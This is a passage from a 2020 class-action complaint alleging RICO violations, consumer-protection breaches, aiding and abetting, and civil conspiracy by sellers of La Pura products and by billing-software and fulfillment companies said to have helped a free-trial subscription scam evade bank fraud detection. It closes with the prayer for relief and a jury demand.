26 537. Defendants Matthew Martorano and Kathryn Martorano caused the
27 Konnektive Enterprise to commit numerous acts of bank fraud because they developed
28 specialized software to enable their clients—the scammers—to auto-bill their victims and

1 to “load balance” for the purpose of avoiding fraud detection by their victims’ credit card
2 companies and banks. The Konnektive Defendants have assisted the Doe Defendants in
3 perpetrating the La Pura Enterprise’s scam since its inception in or about February 2019.
4 They created their load balancing functionality at least as early as 2012, and since then
5 have continued to sell this software to known free trial scammers, to market it to those
6 scammers at conferences, and to upgrade and maintain the software in order to assist free
7 trial scammers in running their scams more effectively and in avoiding detection. Each sale
8 of the Konnektive software to a known Internet scammer constitutes a predicate act, as well
9 as any acts of maintenance or support of that software. The development of the load
10 balancing functionality further constitutes a predicate act because the feature was
11 specifically intended to automate bank fraud.

12 538. On information and belief, the Doe Defendants behind the La Pura Enterprise
13 consulted with the QuickBox Defendants and the Konnektive Defendants on a routine
14 basis, and both the QuickBox Defendants and the Konnektive Defendants provided a menu
15 of services enabling the Doe Defendants to further commit the predicate acts. On
16 information and belief, these activities also occurred as early as February 2019 through
17 the present.

18 539. Defendants’ acts of wire fraud, mail fraud, and bank fraud were committed
19 willfully and intentionally as described herein, and were made in furtherance of the scheme
20 and common course of conduct in that they were designed to defraud customers of the La
21 Pura Products of money and property.

22 540. The predicate acts by the Defendants affected interstate commerce, in that the
23 shipments crossed state lines and the advertisements were transmitted via wire across the
24 country, resulting in purchases of the La Pura Products through interstate commerce which
25 were sent via United States mail.

26 541. The RICO violations alleged here have caused harm to a specific business or
27 property interest. In particular, as a result of the misrepresentations and omissions
28 described herein, Plaintiff reasonably relied upon Defendants’ representations regarding

1 their products. In reasonable reliance on Defendants’ false representations, and as a result
2 of the RICO violations, Plaintiff and other Class Members purchased the products at issue
3 and paid more for those products than they would have had they been aware that
4 Defendants’ representations were false or had the Defendants not engaged in the unlawful
5 conduct described herein. Plaintiff and other Class Members ended up with Products that
6 were overpriced, inaccurately marketed, and did not have the characteristics, qualities, or
7 value promised by Defendants, and therefore Plaintiff and other Class Members have
8 suffered specific harm to a property interest, the money they paid to the Defendants.
9 Plaintiff’s banks were further harmed through the “false front” websites and the churning
10 of merchant accounts.

11 542. The RICO violations here have caused concrete financial loss. In particular,
12 as described above, money was paid by Plaintiff and members of the Classes to the
13 Defendants in reliance on their misrepresentations and omissions. Plaintiff and the Class
14 Members were overcharged for those products relative to their actual value, and the value
15 was substantially inflated by the various misrepresentations and omissions as described
16 further herein.

17 543. The RICO violations were both the but-for cause and the proximate cause of
18 these injuries. But for the violations, as described herein, Plaintiff and the Class Members
19 would not have purchased the products or would not have paid an inflated price for them.
20 But for the bank fraud, the scheme would have been shut down by the banks or credit card
21 companies. The violations were the proximate cause of these injuries because the violations
22 led directly to the injuries—the fraudulent representations and omissions were designed to
23 induce customers to purchase the La Pura Products, and it was because of these
24 representations and omissions that the customers made their purchases.

25 544. Because of these violations and pursuant to 18 U.S.C. § 1964(c) and 1964(d),
26 Defendants are liable to Plaintiff and the Class Members for three times the damages
27 Plaintiff and the Class Members have sustained, plus the cost of this suit, including
28 reasonable attorneys’ fees.

EIGHTH CAUSE OF ACTION

Violation of Various State Consumer Protection Laws

On Behalf of the Nationwide Class

545. Plaintiff incorporates all preceding and subsequent paragraphs by reference as if set forth fully herein.

546. Plaintiff brings this claim for deceptive acts and practices in violation of various states' consumer protection statutes against the Defendants on behalf of the Nationwide Class.

547. The Defendants have engaged in deceptive acts and unfair practices that have caused actual damages to Plaintiff and the Nationwide Class, as described herein, including the misrepresentations and omissions described with respect to the marketing, advertising, promotion, packaging, and sale of the La Pura Products.

548. The Defendants' deceptive and unfair trade practices have been carried out in the course of conducting the Defendants' business, trade, and commerce.

549. The Defendants' acts—including their intentional efforts to mislead consumers regarding the benefits and effectiveness of the La Pura Products—are willful, unfair, unconscionable, deceptive, contrary to public policy and injurious to consumers.

550. The Defendants' false, deceptive and misleading statements and omissions would be material to any reasonable consumer's decision whether to buy an Immortelle product.

551. Any objectively reasonable consumer acting reasonably in the circumstances would have been deceived by the Defendants' acts and practices.

552. The Defendants' acts are unconscionable and actuated by bad faith, lack of fair dealing, actual malice, are accompanied by a wanton and willful disregard for consumers' well-being, and are motivated solely by the desire for financial gain.

553. As a direct and proximate result of the Defendants' deceptive practices, Plaintiff and the Nationwide Class have sustained actual damages.

554. Plaintiff and the Nationwide Class demand damages, attorneys' fees and costs,

1 and any other relief to which they may be entitled.

2 555. Plaintiff's claims are representative of similar claims available to non-
 3 California Nationwide Class members under the laws of other states, which also are
 4 amenable to further subclass treatment. Such laws may include, but are not limited to: Ala.
 5 Code § 8-19-1 *et seq.*; Alaska Stat. § 45.50.471 *et seq.*; Ariz. Rev. Stat. Ann. § 44-1521 *et*
 6 *seq.*; Ark. Code Ann. § 4-88-101 *et seq.*; Cal. Civil Code § 1750 *et seq.* and Cal. Bus. &
 7 Prof. Code § 17200 *et seq.* & 17500 *et seq.*; Colo. Rev. Stat. § 6-1-101 *et seq.*; Conn. Gen.
 8 Stat. § 42-110a *et seq.*; Del. Code Ann. tit. 6 § 2511 *et seq.* & 2580 *et seq.*; D.C. Code Ann.
 9 § 28-3901 *et seq.*; Fla. Stat. § 501.201 *et seq.*; Ga. Code Ann. § 10-1-390 *et seq.*; Haw. Rev.
 10 Stat. § 480-1 *et seq.*; Idaho Code Ann. § 48-601 *et seq.*; 815 Ill. Comp. Stat. 505/1 *et seq.*;
 11 Ind. Code Ann. § 24-5-0.5-1 *et seq.*; Iowa Code § 714.16 *et seq.*; Kan. Stat. Ann. § 50-623
 12 *et seq.*; Ky. Rev. Stat. Ann. § 367.110 *et seq.*; La. Rev. Stat. Ann. § 51:1401 *et seq.*; Me.
 13 Rev. Stat. Ann. tit. 5, § 205-A *et seq.*; Md. Code Ann., Com. Law § 13-101 *et seq.*; Mass.
 14 Gen. Laws ch. 93A, § 1 *et seq.*; Mich. Comp. Laws § 445.901 *et seq.*; Minn. Stat. § 831
 15 and § 325F.67 *et seq.*; Miss. Code Ann. § 75-24-1 *et seq.*; Mo. Ann. Stat. § 407.010 *et seq.*;
 16 Mont. Code Ann. § 30-14-101 *et seq.*; Neb. Rev. Stat. Ann. § 59-1601 *et seq.*; Nev. Rev.
 17 Stat. Ann. § 598.0903 *et seq.*; N.H. Rev. Stat. Ann. § 358-A:1 *et seq.*; N.J. Stat. Ann. §
 18 56:8-1 *et seq.*; N.M. Stat. § 57-12-1 *et seq.*; N.Y. Gen. Bus. Law § 349 *et seq.* and § 350 *et*
 19 *seq.*; N.C. Gen. Stat. § 75-1.1 *et seq.*; N.D. Cent. Code § 51-12-01 *et seq.* and § 51-15-01
 20 *et seq.*; Ohio Rev. Code Ann. § 1345.01 *et seq.*; Okla. Stat. tit. 15, § 751 *et seq.*; Or. Rev.
 21 Stat. § 646.605 *et seq.*; 73 Pa. Stat. Ann. §§ 201-1 *et seq.*; R.I. Gen. Laws §§ 6-13.1-1 *et*
 22 *seq.*; S.C. Code Ann. § 39-5-10 *et seq.*; S.D. Codified Laws § 37-24-1 *et seq.*; Tenn. Code
 23 Ann. § 47-18-1091 *et seq.*; Tex. Bus. & Com. Code Ann. § 17.41 *et seq.*; Utah Code Ann.
 24 § 13-11-1 *et seq.*; Vt. Stat. Ann. tit. 9, § 2451 *et seq.*; Va. Code Ann. §§ 59.1-196 *et seq.*;
 25 Wash Rev. Code § 19.86.010 *et seq.*; W. Va. Code § 46A-6-101 *et seq.*; Wis. Stat. § 100.18
 26 *et seq.*; and Wyo. Stat. Ann. §§ 40-12-101 *et seq.*

27 NINTH CAUSE OF ACTION

28 Aiding and Abetting

1 556. Plaintiff incorporates all preceding and subsequent paragraphs by reference as
2 if set forth fully herein.

3 557. On information and belief, the QuickBox Defendants and the Konnektive
4 Defendants knew that the tortious conduct alleged in this complaint was occurring and that
5 it constituted a breach of duties to Plaintiffs. The QuickBox Defendants and the Konnektive
6 Defendants had actual knowledge of the wrongful conduct described herein. It is widely
7 known among these scammers and among the various companies that provide them aid and
8 assistance that the Federal Trade Commission has branded these schemes illegal and is
9 aggressively pursuing them.

10 558. The QuickBox Defendants and the Konnektive Defendants gave substantial
11 assistance or encouragement to the other Defendants as described further herein.

12 559. The QuickBox Defendants and the Konnektive Defendants participated in this
13 conduct for personal gain or in furtherance of their own financial advantage.

14 560. The QuickBox Defendants and the Konnektive Defendants are thus jointly
15 and severally liable for the conduct alleged herein by all of the other Defendants.

16 561. Plaintiff expects that there will be multiple John Doe Defendants ultimately
17 discovered to have participated in this scheme, and based on the BBB report, that they will
18 be separate companies or individuals conspiring together. To the extent the tortious conduct
19 alleged was not personally committed by them, the Defendants aided and abetted the
20 tortious conduct alleged in this complaint by working together as a group (including
21 affiliates, affiliate networks, and “crooked processors” who help evade fraud detection
22 efforts by banks and credit card companies) to defraud consumers as described in the BBB
23 report. *See* Ex. 1.

24 562. On information and belief, the John Doe Defendants knew that the tortious
25 conduct alleged in this complaint constituted a breach of duties to Plaintiffs. The John Doe
26 Defendants had actual knowledge of the wrongful conduct described herein.

27 563. The John Defendants participated in this conduct for personal gain or in
28 furtherance of their own financial advantage.

1 564. Each of the John Doe Defendants is thus jointly and severally liable for the
2 conduct alleged herein by all of the other Defendants.

3 **TENTH CAUSE OF ACTION**

4 **Civil Conspiracy**

5 565. Plaintiff incorporates all preceding and subsequent paragraphs by reference as
6 if set forth fully herein.

7 566. All of the Defendants (collectively, “the Conspirators”) formed a conspiracy
8 to commit the tortious and unlawful conduct described herein.

9 567. On information and belief, there was an agreement among the Conspirators to
10 commit those wrongful acts and to cooperate in furtherance of the commission of those
11 wrongful acts. This agreement is implied by the conduct of the conspirators because of the
12 common knowledge among these scammers that their conduct is illegal, because of their
13 contracts with one another, because the fulfillment companies and “crooked processors”
14 target this kind of scammer specifically to be their customers, and because of the nature of
15 their close interaction as an economic unit.

16 568. The Conspirators were aware of the conduct of each other, and specifically of
17 its unlawful nature. The Conspirators agreed with one another that this conduct would be
18 committed and intended that it be committed. It was in the Conspirators’ interests that this
19 conduct be committed because they were specifically financially compensated for their
20 participation. The Conspirators’ acted in furtherance of their own financial gain as
21 evidenced by this compensation.

22 569. Plaintiff and the Class were harmed by the wrongful conducted committed by
23 the Conspirators as part of the conspiracy, as described throughout this Complaint in the
24 Causes of Action underlying the Conspiracy claim. As a direct and proximate result of the
25 Conspirators’ wrongful conduct, Plaintiff and the other Class Members have suffered
26 injury in fact and have lost money or property, time, and attention. In reasonable reliance
27 on the Conspirators’ misrepresentations, Plaintiff and other Class Members purchased the
28 products at issue and paid more for those products than they otherwise would have. In turn,

1 Plaintiff and other Class Members ended up with Products that were overpriced,
2 inaccurately marketed, and did not have the characteristics, qualities, or value promised by
3 Defendants, and therefore Plaintiff and other Class Members have suffered injury in fact.
4 Defendant's representations were material to the decision of Plaintiffs and the Class
5 Members to purchase Defendant's products, and a reasonable person would have attached
6 importance to the truth or falsity of the representations made by Defendant in determining
7 whether to purchase Defendant's products.

8 570. Each of the Defendants listed in this Cause of Action is thus jointly and
9 severally liable for the conduct committed by the conspiracy.

10 **PRAYER FOR RELIEF**

11 Wherefore, Plaintiff demands judgment as follows:

12 A. An order declaring that this action may be maintained as a class action
13 pursuant to Rule 23 of the Federal Rules of Civil Procedure, certifying this case as a class
14 action, appointing Plaintiff as representative of the Class, and designating their attorneys
15 as Class Counsel;

16 B. Declaratory judgment that Defendant's actions are unfair and unlawful;

17 C. An award of injunctive relief as permitted by law or equity including an order
18 prohibiting Defendants from engaging in the unlawful and tortious acts described above,
19 as well as prohibiting Defendants from charging any further subscription payments to
20 members of the Class without first informing them of the misrepresentations and
21 omissions, correcting them, and gaining affirmative consent to continue those
22 subscriptions, and an order prohibiting the Konnektive Defendants from providing "load
23 balancing" or other chargeback mitigation features as part of their software;

24 D. A finding that such injunction constitutes public injunctive relief, has resulted
25 in the enforcement of an important right affecting the public interest and otherwise meets
26 the requirements of California Code of Civil Procedure § 1021.5, and an award of
27 attorney's fees and costs pursuant to § 1021.5;

1 E. For judgment for Plaintiff and the Class on their claims in an amount to be
 2 proven at trial, for economic, monetary, consequential, compensatory or statutory damages
 3 caused by Defendant's practices, along with punitive damages;

4 F. For restitution and/or other equitable relief, including without limitation
 5 disgorgement of all revenues, profits, and unjust enrichment that Defendant obtained from
 6 Plaintiff and the Class as a result of its unlawful, unfair, and deceptive business practices
 7 described herein;

8 G. For damages of three times the damages Plaintiff and the Class Members have
 9 sustained, plus the cost of this suit, including reasonable attorneys' fees pursuant to 18
 10 U.S.C. § 1964(c) and (d);

11 H. An award of attorney's fees and costs;

12 I. For pre-judgment and post-judgment interest as provided for by law or
 13 allowed in equity; and

14 J. Such other and further relief as is necessary and appropriate.

15 DEMAND FOR JURY TRIAL

16 Pursuant to Fed. R. Civ. Proc. 38(b), Plaintiff demands a trial by jury on all issues
 17 so triable.

18
 19
 20 DATED: June 12, 2020

Respectfully submitted,
KNEUPPER & COVEY PC
/s/ Kevin M. Kneupper
 Kevin M. Kneupper Esq.
Attorney for Plaintiff LeAnne
Tan and the Putative Class